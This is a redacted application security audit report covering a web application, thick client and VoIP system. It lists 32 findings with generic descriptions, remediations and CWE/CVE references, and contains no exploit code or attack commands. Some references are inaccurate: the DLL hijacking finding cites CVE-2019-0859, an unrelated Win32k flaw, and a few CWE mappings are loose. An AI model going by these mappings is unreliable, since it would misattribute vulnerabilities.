



# Application Security Report

<b>Report Release Date</b>	26-April-2025
<b>Type of Audit</b>	Application Security
<b>Type of Audit Report</b>	First Audit Report
<b>Period</b>	15-April-2025 to 26-April-2025

Issued by:

Darknext LLP, 15A Fairlawn Diamond Garden, Chembur, Mumbai 400071

Contact: +91 9870764987

Website: [www.darknext.com](http://www.darknext.com)

# Document Control

<b>Document Preparation</b>	
<b>Document Title</b>	Redacted_Application_Security_Report_v_1.0
<b>Document ID</b>	7392168460
<b>Document Version</b>	1.0
<b>Prepared by</b>	Manpreet Singh Kheberi
<b>Reviewed by</b>	Lalit Vazirani
<b>Approved by</b>	Lalit Vazirani
<b>Released by</b>	Manpreet Singh Kheberi
<b>Release date</b>	26-April-2025

<b>Document Change History</b>		
<b>Version</b>	<b>Date</b>	<b>Remarks / Reason of change</b>
1.0	26-April-2025	First Audit Report

<b>Document Distribution List</b>			
<b>Name</b>	<b>Organization</b>	<b>Designation</b>	<b>Email Id</b>
Mr. Redacted	Redacted	Redacted	Redacted@gmail.com

# Contents

Introduction.....	4
Engagement Scope.....	5
URL's.....	5
Thick Client Application's .....	5
Details of the Auditing team .....	6
Audit Activities and Timelines .....	7
Audit Methodology and Criteria.....	8
Tools/ Software used .....	9
Executive Summary .....	10
Table of Observations .....	11
Detailed Observations.....	13
Appendix A: Risk Rating .....	47
Appendix B: Screenshot .....	49

# Introduction

DarkNext was engaged by Redacted to conduct a comprehensive security assessment of their Redacted Reports Web Application, along with associated thick client and VoIP infrastructure. The assessment involved Gray Box testing, and authorized credentials were provided to facilitate the evaluation. It is important to note that all testing activities were carried out in the UAT environment.

The primary objective was to provide independent assurance regarding the security posture of the application's architecture and associated systems. This included evaluating whether communications and access between components were securely implemented and resilient against known threats.

This assessment is a snapshot in time and represents the findings found during testing and may not reflect the current state of the systems in question:

- **Scope Objectives:** The assessment was conducted to evaluate the overall security posture of the web application, thick client, and VoIP system by identifying vulnerabilities that could potentially expose them to security threats. Redacted has tasked DarkNext for identifying security vulnerabilities across the web application, thick client, and VoIP infrastructure to assess their exposure to potential exploitation.
- **Scope Assumptions:** Based on the scope, only the agreed URL addresses, web application, thick client, and VoIP system were tested.
- **The following was not covered as part of the penetration test:**
  - Distributed Denial of Service testing.
  - Quality Testing, Stress Testing, and Load Testing

## Engagement Scope

S. No	Application Name	Criticality	Hash Value	Version
1	Redacted	Medium	Not Applicable	1.0

## URL's

S. No	URL's	Application Name
1	http://Redacted/	Redacted Reports
2	http://Redacted/	Redacted Reports
3	http://Redacted:8080/	Redacted Server

## Thick Client Application's

S. No	Application Name
1	Redacted server
2	Redacted v1
3	Redacted (administrator)

## Details of the Auditing team

S. No	Name	Designation	Email Id	Professional Qualifications / Certifications
1	Manpreet Singh	Director	Manpreet.singh@darknext.com	B.E in Information Technology. OSCP, OSCE
2	Lalit Vazirani	Director	Lalit.vazirani@darknext.com	B.E in Computer Engineering. ISO 27001 LA
3	Harshad Lataye	Consultant	Harshad.lataye@darknext.com	B.E in Mechanical Engineering

# Audit Activities and Timelines

- Information Gathering: 15-April-2025
- Assessment: 15-April-2025 to 19-April-2025
- Reporting: 23-April-2025 to 26-April-2025

# Audit Methodology and Criteria

The audit methodology is designed to systematically evaluate the security posture of critical digital assets, including web applications, thick client applications, and VoIP systems. This process uses a combination of manual inspection and automated tools to identify vulnerabilities that may be exploited by malicious actors. The primary audit criteria focus on assessing risks that could affect the confidentiality, integrity, and availability of data and services.

For web applications, the audit examines vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), insecure authentication mechanisms, and misconfigurations. The methodology includes penetration testing, vulnerability scanning, and secure code reviews. The audit evaluates both client-side and server-side components to verify that data validation, encryption, and access control mechanisms are implemented in accordance with industry standards, such as the OWASP Testing Guide.

Thick client applications are audited using techniques tailored to their architecture, which typically involves local execution with remote server interaction. The audit criteria focus on risks including insecure local data storage, insufficient encryption, and unprotected client-server communication channels. The methodology applies static and dynamic analysis, reverse engineering, and traffic inspection to uncover weaknesses that may lead to privilege escalation, data leakage, or application tampering.

For VoIP systems, the audit assesses the security of signalling and media transport protocols (such as SIP and RTP), access controls, and system configurations. Key risks include call interception, denial of service, and credential compromise. Audit techniques include protocol fuzzing, packet capture analysis, and authentication testing, aligned with VoIP-specific security standards and threat models.

Organizations are advised to conduct regular security audits using updated methodologies and threat intelligence. This ensures ongoing compliance with best practices and mitigates exposure to emerging threats. A thorough and repeatable audit methodology supports long-term security maturity and operational resilience.


## Tools/ Software used

S. No	Name of Tool/Software used	Version of the tool /Software used	Open Source/Licensed
1	Tenable Nessus Pro	10.8	Licensed
2	Burp Suite Professional	1.7	Licensed
3	Nmap	7.95	Open Source
4	Nikto	2.5	Open Source
5	Dirbuster	1.0-RC1	Open Source
6	Editthiscookie	1.0	Open Source
7	TamperData Extension	1.0	Open Source
8	Xnip	2.2.6	Open Source
9	Sqlmap	1.9-1	Open Source
10	Github Scripts	N/A	Open Source
11	Metasploit	6	Open Source
12	OWASP ZAP	2.16.1	Open Source
13	Wireshark	4.4	Open Source

# Executive Summary

Darknext LLP performed Application Security Assessment on Redacted. The test was performed using industry-standard tools, framework and technologies to assess the overall security posture of the application by providing this report comprising of all identified vulnerabilities, their impact and steps for mitigation of the same.

The graphical representation of vulnerabilities is shown below.



## Table of Observations

Sr No	Vulnerabilities	Severity
1	Forced Browsing	Critical
2	Sensitive data exposed	Critical
3	Potential Privilege Escalation through DLL Hijacking	Critical
4	Cleartext Credentials	Critical
5	Hardcoded Credentials	Critical
6	Authentication Bypass via Reverse Engineering	High
7	Unencrypted Credentials Stored in Database	High
8	VoIP caller ID spoofing	High
9	VoIP Flood Attack	High
10	SIP User Enumeration	High
11	Rate Limiting not implemented	Medium
12	Internal Path disclosure	Medium
13	Session Fixation	Medium
14	SIP Server Configured with POP3	Medium
15	Brute Force Attack Against SIP Credentials	Medium
16	Cleartext Transmission of SQL queries/Possible SQL injection	Medium

17	Application is vulnerable to CSRF attack	Medium
18	Weak Password policy	Medium
19	Application is vulnerable to Directory Listing Attack	Low
20	Application displays web server banner	Low
21	Application is vulnerable to simultaneous login.	Low
22	Path attribute not set in session cookie	Low
23	Default Passwords	Low
24	Exposed web server logs	Low
25	Framework Version Disclosure	Low
26	Improper error handling	Low
27	OPTIONS method enabled	Low
28	Secure flag is not set in session cookie	Low
29	Security Headers are missing	Low
30	Default web page found on the application server	Low
31	Application is vulnerable to ClickJacking attack	Low
32	SIP Server Fingerprinting Enabled	Low

## Detailed Observations

<b>Vulnerability</b>	Forced Browsing
<b>Risk</b>	<b>Critical</b>
<b>Description</b>	Forced Browsing is an attack technique used to gain access to restricted pages or other sensitive resources in a web server by forcing the URL directly. If the restricted URLs, scripts, or files that reside in the web server directory are not enforced with appropriate authorization, they can be vulnerable to forced browsing attacks
<b>Solution</b>	Avoid common file names and disable directory listing on the webserver. Verify user authentication and enforce access controls before granting access to sensitive functions.
<b>CWE</b>	CWE-425
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Sensitive data exposed
<b>Risk</b>	<b>Critical</b>
<b>Description</b>	If an application's source code is exposed, it can reveal sensitive information like credentials, API keys, and security configurations. Attackers can analyze the code to find vulnerabilities and exploit them. This can lead to unauthorized access, data breaches, or complete system compromise.
<b>Solution</b>	Restrict access to sensitive files by ensuring only authorized users can view them. Store configuration files securely and avoid hardcoding credentials or API keys in the source code. Use code scanning tools to detect and remove exposed sensitive information.
<b>CWE</b>	CWE-540
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Potential Privilege Escalation through DLL Hijacking
<b>Risk</b>	<b>Critical</b>
<b>Description</b>	DLL hijacking occurs when an attacker places a malicious DLL in a directory where a vulnerable application loads it instead of the legitimate one, due to improper search order or missing DLL path validation. This can lead to code execution under the context of the vulnerable application.
<b>Solution</b>	<p>Always load DLLs using the full absolute path instead of relying on Windows' default search order (which looks in potentially unsafe directories first like the current working directory).</p> <p>Sign your DLLs and verify their signatures at runtime before loading them. This ensures only trusted, unaltered DLLs are used.</p> <p>Place your DLLs in secure, access-controlled directories (like C:\Program Files) and ensure the folder is not writable by non-admin users.</p> <p>Avoid LoadLibrary when not necessary.</p> <p>Limit dynamically loading DLLs at runtime unless essential.</p> <p>Validate and sanitize all inputs used in DLL loading logic.</p>
<b>CVE</b>	CVE-2019-0859
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Cleartext Credentials
<b>Risk</b>	<b>Critical</b>
<b>Description</b>	Cleartext credentials occur when usernames and passwords are transmitted or stored without encryption, making them easily readable by attackers through network sniffing or local file access. This exposes sensitive information and increases the risk of unauthorized access.
<b>Solution</b>	Always encrypt sensitive credentials at rest using strong encryption or hashing algorithms. Hash passwords using strong, modern algorithms like bcrypt, scrypt, or Argon2. Never store passwords in plain text. Use encryption (e.g., AES-256) for storing other sensitive credentials (e.g., API keys, tokens) and keep encryption keys in a secure location (e.g., a Hardware Security Module or a secure key vault). Avoid storing any sensitive credentials in plain text or reversible formats in the database
<b>CWE</b>	CWE-319
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Hardcoded Credentials
<b>Risk</b>	<b>Critical</b>
<b>Description</b>	Hardcoded credentials are usernames, passwords, or API keys embedded directly in application source code, scripts, or binaries. This creates a significant security risk, as attackers who gain access to the code can easily extract these secrets.
<b>Solution</b>	Avoid hardcoding credentials directly in application code or executables. Instead, store them securely outside the code. Implement runtime retrieval of credentials from protected storage rather than embedding them.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Authentication Bypass via Reverse Engineering
<b>Risk</b>	<b>High</b>
<b>Description</b>	Reverse engineering involves analyzing software binaries to understand their inner workings, extract sensitive information, or discover vulnerabilities. Attackers use this technique to bypass security mechanisms, tamper with code, or steal intellectual property.
<b>Solution</b>	Use code obfuscation, anti-debugging techniques, and tamper detection to make reverse engineering more difficult. Protect sensitive logic on the server side and implement runtime integrity checks to detect unauthorized code modifications.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Unencrypted Credentials Stored in Database
<b>Risk</b>	<b>High</b>
<b>Description</b>	An unencrypted database stores sensitive data in plain text, making it vulnerable to exposure if the system is compromised or accessed by unauthorized users. This poses a serious risk to data confidentiality and compliance with regulations like GDPR or HIPAA.
<b>Solution</b>	Enable encryption at rest using database-native features (e.g., TDE for SQL Server, AES for MySQL). Also encrypt sensitive fields at the application level, and enforce strict access controls and key management practices to protect encryption keys.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	VoIP caller ID spoofing
<b>Risk</b>	<b>High</b>
<b>Description</b>	VoIP caller ID spoofing is a technique where attackers falsify the caller ID information to impersonate trusted sources, deceive recipients, or launch phishing and fraud attacks. It exploits the lack of authentication in standard VoIP protocols like SIP
<b>Solution</b>	Implement call authentication frameworks like STIR/SHAKEN to validate caller ID information. Use SIP-aware firewalls, enable SIP header validation, and monitor for unusual calling patterns to detect and block spoofed calls.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	VoIP Flood Attack
<b>Risk</b>	<b>High</b>
<b>Description</b>	A VoIP flood attack overwhelms a VoIP server or network with excessive SIP requests or RTP streams, leading to service disruption, call failures, or degraded performance. It is a type of Denial-of-Service (DoS) attack targeting VoIP infrastructure.
<b>Solution</b>	Implement rate limiting on your VoIP server to control the number of SIP requests that can be processed at any given time. Ensure that your VoIP system has robust authentication protocols in place, like TLS (Transport Layer Security) or IP-based authentication. This helps prevent unauthorized devices from sending SIP requests to your server. Deploy VoIP-aware firewalls and intrusion prevention systems, It detects abnormal patterns, such as excessive SIP or RTP requests and blocks or throttles the malicious traffic before it can impact the VoIP system, ensuring continued service availability while minimizing disruptions.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	SIP User Enumeration
<b>Risk</b>	<b>High</b>
<b>Description</b>	SIP user enumeration occurs when an attacker probes a SIP server with various usernames to identify valid accounts based on server responses. This information can be used to launch targeted attacks such as brute forcing or phishing.
<b>Solution</b>	Implement consistent response messages to avoid revealing valid usernames, and enable rate limiting or lockout policies for failed authentication attempts. Use SIP-aware security devices to detect and block enumeration attempts.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Rate Limiting not implemented
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	Without rate limiting, an attacker can send an unlimited number of requests to a server, potentially leading to brute-force attacks, credential stuffing, or denial-of-service (DoS) attacks. This lack of restriction makes the application vulnerable to automated attacks. Proper rate limiting helps protect against excessive requests and ensures system stability.
<b>Solution</b>	Implement rate limiting to restrict the number of requests a user or IP address can make within a specific timeframe. Use techniques like CAPTCHA, token-based throttling, or exponential backoff to prevent abuse. Monitor traffic patterns and set appropriate thresholds to block suspicious activity.
<b>CWE</b>	CWE-307
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Internal Path Disclosure
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	Internal path disclosure occurs when an application reveals file system paths or server directory structures in error messages or responses. These paths can give attackers insights into the server environment, making it easier to exploit other vulnerabilities. Such information is often leaked through stack traces, debug messages, or misconfigured error handling.
<b>Solution</b>	To prevent internal path disclosure, configure the application to show generic error messages instead of system details. Disable debug and stack trace outputs in production. Ensure proper error handling is implemented, and sanitize all server responses to avoid leaking sensitive path information.
<b>CWE</b>	CWE-200
<b>Ref</b>	<a href="https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html</a>
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Session Fixation
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	Session fixation is a web application vulnerability where an attacker sets or predicts a user's session ID before they log in, allowing the attacker to hijack the session once the user authenticates. It exploits insecure session management practices.
<b>Solution</b>	Regenerate the session ID immediately after user login to prevent fixation. Additionally, use secure, unpredictable session tokens and set flags like HttpOnly and Secure to protect cookies from theft or manipulation.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	SIP Server Configured with POP3
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	A SIP server configured with POP3 indicates unnecessary or inappropriate service exposure, where a mail retrieval protocol (POP3) is running on a VoIP server. This increases the attack surface and may lead to unauthorized access or information leakage.
<b>Solution</b>	Disable or remove POP3 services from SIP servers unless explicitly required and properly secured. Follow the principle of least functionality by running only essential services, and segment VoIP and email functions across separate systems.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Brute Force Attack Against SIP Credentials
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	A brute force attack against SIP credentials involves repeatedly attempting different username and password combinations to gain unauthorized access to VoIP accounts. Successful attacks can lead to toll fraud, eavesdropping, or full system compromise.
<b>Solution</b>	Implement rate limiting, account lockout mechanisms, and intrusion detection to block repeated failed login attempts. Enforce strong SIP passwords and restrict SIP access to trusted IP addresses or networks.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Cleartext Transmission of SQL queries/Possible SQL injection
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	application sends SQL queries to the database in cleartext, and users are able to intercept and modify these queries before they reach the server. This can lead to unauthorized data access, manipulation, or even full database compromise.
<b>Solution</b>	Enforce end-to-end encryption (TLS/SSL) between the client and database to prevent interception and tampering. Additionally, move query logic to the server side using APIs or stored procedures, and implement input validation and access controls to mitigate unauthorized query manipulation.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Application is vulnerable to CSRF attack
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	An attacker can trick the valid targeted user to perform certain actions in the application and the victim will not be aware. A Cross-Site Request Forgery (CSRF) attack occurs when a malicious actor tricks an authenticated user into unknowingly submitting a request to a web application. This can lead to unauthorized actions, such as modifying account t settings or completing transactions, by exploiting the trust the application places in the user's browser. As a result, the victim is unaware that their account has been compromised, and harmful actions are carried out without their consent. of transactions made from his/her account.
<b>Solution</b>	To mitigate CSRF attacks, implement anti-CSRF tokens in all forms and state-changing requests, ensuring that every action is validated by a unique token generated for each session. Use the SameSite cookie attribute to restrict cross-site requests and prevent unauthorized submissions. Additionally, ensure sensitive operations (like changing passwords or making financial transactions) require re-authentication or explicit user consent, and consider implementing multi-factor authentication (MFA) to add an extra layer of security.
<b>CWE</b>	N/A
<b>Ref</b>	N/A

**Screenshot**

Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Weak Password policy
<b>Risk</b>	<b>Medium</b>
<b>Description</b>	A weak password policy allows users to create simple, short, or commonly used passwords, making systems vulnerable to brute-force or credential stuffing attacks. This undermines overall account security and increases the risk of unauthorized access.
<b>Solution</b>	Enforce a strong password policy requiring a minimum length, complexity (uppercase, lowercase, numbers, symbols), and periodic expiration. Implement account lockout after repeated failed attempts and encourage the use of multi-factor authentication (MFA).
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Application is vulnerable to Directory Listing Attack
<b>Risk</b>	<b>Low</b>
<b>Description</b>	If directory listing is enabled on the server, users can view all files within a directory, including restricted or sensitive ones, even if they weren't meant to be directly accessible. This can expose configuration files, scripts, backups, or other private data, leading to potential security breaches. Attackers may use this information to craft further targeted attacks.
<b>Solution</b>	To mitigate directory listing vulnerabilities, disable directory browsing on the web server configuration (e.g., using Options -Indexes in Apache or autoindex off; in Nginx). Ensure that access to sensitive files and directories is restricted through proper permissions. Also, implement proper access controls and use index files to prevent unintended file exposure.
<b>CWE</b>	CWE-548
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Application displays web server banner
<b>Risk</b>	<b>Low</b>
<b>Description</b>	Displaying the web server banner reveals server details like version and technology, making it easier for attackers to find vulnerabilities. This information can be used to exploit known security flaws and launch targeted attacks.
<b>Solution</b>	Disable or modify the server banner to hide version details and technology information. Configure the web server settings to prevent unnecessary exposure of system information.
<b>CWE</b>	CWE-200
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Application is vulnerable to simultaneous login
<b>Risk</b>	<b>Low</b>
<b>Description</b>	If an application allows simultaneous logins from multiple devices or locations without restrictions, it increases the risk of unauthorized access and account takeover. Attackers or malicious users can exploit this to maintain persistent access to a compromised account.
<b>Solution</b>	Restrict simultaneous logins by implementing session management controls, allowing only one active session per user at a time. Notify users of new logins and provide an option to log out of previous sessions. Enforce multi-factor authentication (MFA) to enhance account security and prevent unauthorized access.
<b>CWE</b>	CWE-1018
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Path attribute not set in session cookie
<b>Risk</b>	<b>Low</b>
<b>Description</b>	If the Path attribute is not set in a session cookie, the cookie is accessible to all paths within the domain, which can lead to security risks. Attackers may exploit this to access session cookies from unintended parts of the application, increasing the risk of session hijacking. Setting a proper Path attribute ensures that cookies are only accessible to the intended application scope, reducing potential attack vectors.
<b>Solution</b>	Set the Path attribute in session cookies to restrict their access to specific application paths, limiting exposure to unauthorized areas. Use the HttpOnly and Secure flags to protect cookies from client-side access and ensure they are transmitted only over secure connections.
<b>CWE</b>	CWE-614
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Default Passwords
<b>Risk</b>	<b>Low</b>
<b>Description</b>	Default passwords are factory-set credentials that come pre-configured on devices or applications. If not changed, they pose a significant security risk, as they are widely known and often targeted by attackers to gain unauthorized access.
<b>Solution</b>	Immediately change all default passwords during system setup to strong, unique credentials. Enforce password policies and regularly audit systems for unchanged or weak default credentials.
<b>CWE</b>	CWE-200
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Exposed web server logs
<b>Risk</b>	<b>Low</b>
<b>Description</b>	Exposed web server logs occur when access or error logs are publicly accessible through the web, potentially leaking sensitive data like URLs, query parameters, IP addresses, or session tokens. This can aid attackers in reconnaissance or session hijacking.
<b>Solution</b>	Restrict access to log directories using proper file permissions or web server configuration. Store logs outside the web root, and use access controls or authentication to protect log files from unauthorized access.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Framework Version Disclosure
<b>Risk</b>	<b>Low</b>
<b>Description</b>	The application discloses its underlying framework versions (e.g., .NET 4.0.30319 and ASP.NET 4.8.9282.0) through HTTP headers or error messages. This information can help attackers identify known vulnerabilities and target specific exploits.
<b>Solution</b>	To prevent version disclosure, turn off detailed error messages and use custom error pages. Remove or disable headers like X-AspNet Version and X-Powered-By. In web.config, set enableVersionHeader="false". Always keep your frameworks up to date with the latest security patches.
<b>CWE</b>	CWE-1328
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Improper error handling
<b>Risk</b>	<b>Low</b>
<b>Description</b>	The application exposes detailed error messages to users, such as stack traces or system information. This can aid attackers in identifying vulnerabilities, misconfigurations, or backend technologies. Improper error handling increases the risk of targeted attacks and information leakage.
<b>Solution</b>	Ensure that all error messages shown to users are generic and do not reveal internal details. Log detailed errors on the server side for debugging purposes. Implement a global error handler to catch and manage exceptions consistently across the application.
<b>CWE</b>	CWE-209
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	OPTIONS method enabled
<b>Risk</b>	<b>Low</b>
<b>Description</b>	The OPTIONS HTTP method is enabled on the server, which reveals supported HTTP methods and may expose unnecessary or potentially insecure methods (e.g., PUT, DELETE). This can aid attackers in reconnaissance and identifying exploitable endpoints.
<b>Solution</b>	Restrict the OPTIONS method or configure it to only return safe, necessary methods. Disable or limit support for potentially dangerous methods like PUT, DELETE, or TRACE if not explicitly required.
<b>CWE</b>	CWE-650
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Secure flag is not set in session cookie
<b>Risk</b>	<b>Low</b>
<b>Description</b>	If the Secure flag is not set in a session cookie, the cookie may be transmitted over an unencrypted HTTP connection, making it vulnerable to interception by attackers through man-in-the-middle (MITM) attacks. This can lead to session hijacking, where an attacker gains unauthorized access to a user's session. Enforcing the Secure flag ensures cookies are only sent over encrypted HTTPS connections, enhancing security.
<b>Solution</b>	Set the Secure flag in session cookies to ensure they are transmitted only over HTTPS, preventing interception over unencrypted connections.
<b>CWE</b>	CWE-613
<b>Ref</b>	<a href="https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html</a>
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Security Headers are missing
<b>Risk</b>	<b>Low</b>
<b>Description</b>	<p>Application is not implemented with HTTP Security Headers which is required for preventing various attacks. Security headers are HTTP response headers that define whether a set of security precautions should be activated or deactivated on the web browser.</p> <ol style="list-style-type: none"> <li>1. X-Frame options Header is a security header to avoid UI redressing attack such as Clickjacking.</li> <li>2. X-XSS –Protection HTTP Header allows changing the behaviour of the Reflected XSS (Cross-Site Scripting) security filters. Thus, aim to detect dangerous HTML input and either prevent the site from loading or remove potentially malicious scripts.</li> <li>3. X- Content –Type –Options HTTP Header is used to control MIME Type Sniffing. If the Content-Type header is blank or missing, the browser 'sniffs' the content and attempts to display the source in the most appropriate way.</li> <li>4. Content Security Policy (CSP) HTTP Header presents an extra layer of security against multiple vulnerabilities such as XSS, Clickjacking, Protocol Downgrading and Frame Injection.</li> <li>5. HTTP Strict Transport Security HTTP Header is a mechanism that forces browsers to use a secure web connection.</li> </ol>
<b>Solution</b>	Kindly implement all Security headers with all attributes and parameters.
<b>CWE</b>	CWE-1018

Ref	Please refer the following links: <ol style="list-style-type: none"><li>1. <a href="https://geekflare.com/http-header-implementation/">https://geekflare.com/http-header-implementation/</a></li><li>2. <a href="https://pentest-tools.com/blog/essential-http-security-headers/">https://pentest-tools.com/blog/essential-http-security-headers/</a></li><li>3. <a href="https://securityheaders.com/">https://securityheaders.com/</a></li></ol>
Screenshot	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Default web page found on the application server
<b>Risk</b>	<b>Low</b>
<b>Description</b>	If the default web page is found on the application server, it may reveal sensitive information about the server, such as its version, configuration details, or default credentials. Attackers can use this information to identify vulnerabilities and exploit them for unauthorized access.
<b>Solution</b>	Remove default web pages from the application server to prevent exposure of sensitive server information. Ensure that only necessary pages are accessible and configure proper access controls to restrict unauthorized access.
<b>CWE</b>	CWE-200
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	Application is vulnerable to ClickJacking attack
<b>Risk</b>	<b>Low</b>
<b>Description</b>	Clickjacking is an attack where a malicious website can trick users into clicking on something different from what they perceive, by putting a transparent iframe over a legitimate page. This can lead to actions being performed without the user's consent, such as changing account settings, making transactions, or disclosing sensitive information.
<b>Solution</b>	To mitigate Clickjacking attacks, you should start by setting the X-Frame-Options header on your web server to DENY , SAMEORIGIN or set X-Frame-Options: ALLOW-FROM https://example.com/. This prevents your site from being embedded in an iframe by external sites, which is a common attack vector. Additionally, you can implement a Content Security Policy (CSP) with the frame-ancestors directive to specify which domains are allowed to embed your site. This provides another layer of protection by controlling which sources can frame your content. Avoid embedding sensitive pages, like login or payment forms, in frames altogether, as this could make them more susceptible to attacks.
<b>CWE</b>	CWE-1021
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

<b>Vulnerability</b>	SIP Server Fingerprinting Enabled
<b>Risk</b>	<b>Low</b>
<b>Description</b>	SIP server fingerprinting occurs when an attacker can gather information about the SIP server type, version, or software stack through unauthenticated SIP messages (e.g., OPTIONS or REGISTER). This aids attackers in crafting targeted exploits or reconnaissance.
<b>Solution</b>	Configure the SIP server to limit or standardize responses to unauthenticated requests and suppress version/banner information. Use SIP-aware firewalls or intrusion prevention systems to detect and block fingerprinting attempts.
<b>CWE</b>	N/A
<b>Ref</b>	N/A
<b>Screenshot</b>	Please refer to the screenshots section at the end of this document.

# Appendix A: Risk Rating

Within each report, every finding is given a rating that is based upon CVSS. The Common Vulnerability Scoring System provides an open framework for communicating the characteristics and impacts of IT related vulnerabilities, this is summarized in the table below. We have aligned the CVSS ratings to the OSB Internal Audit ratings, which have been used for reporting purposes in this document.

## Risk Rating

CVSS Rating	Description	Features
<b>Critical</b>	Findings that represents vulnerabilities that could lead to significant data breaches, complete system compromise, or severe financial loss if exploited. These are typically highpriority issues requiring immediate attention.	<ul style="list-style-type: none"> <li>• Loss of (confidentiality / integrity / availability) is likely to have a catastrophic effect on the organisation's operations and reputation.</li> <li>• Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit</li> </ul>
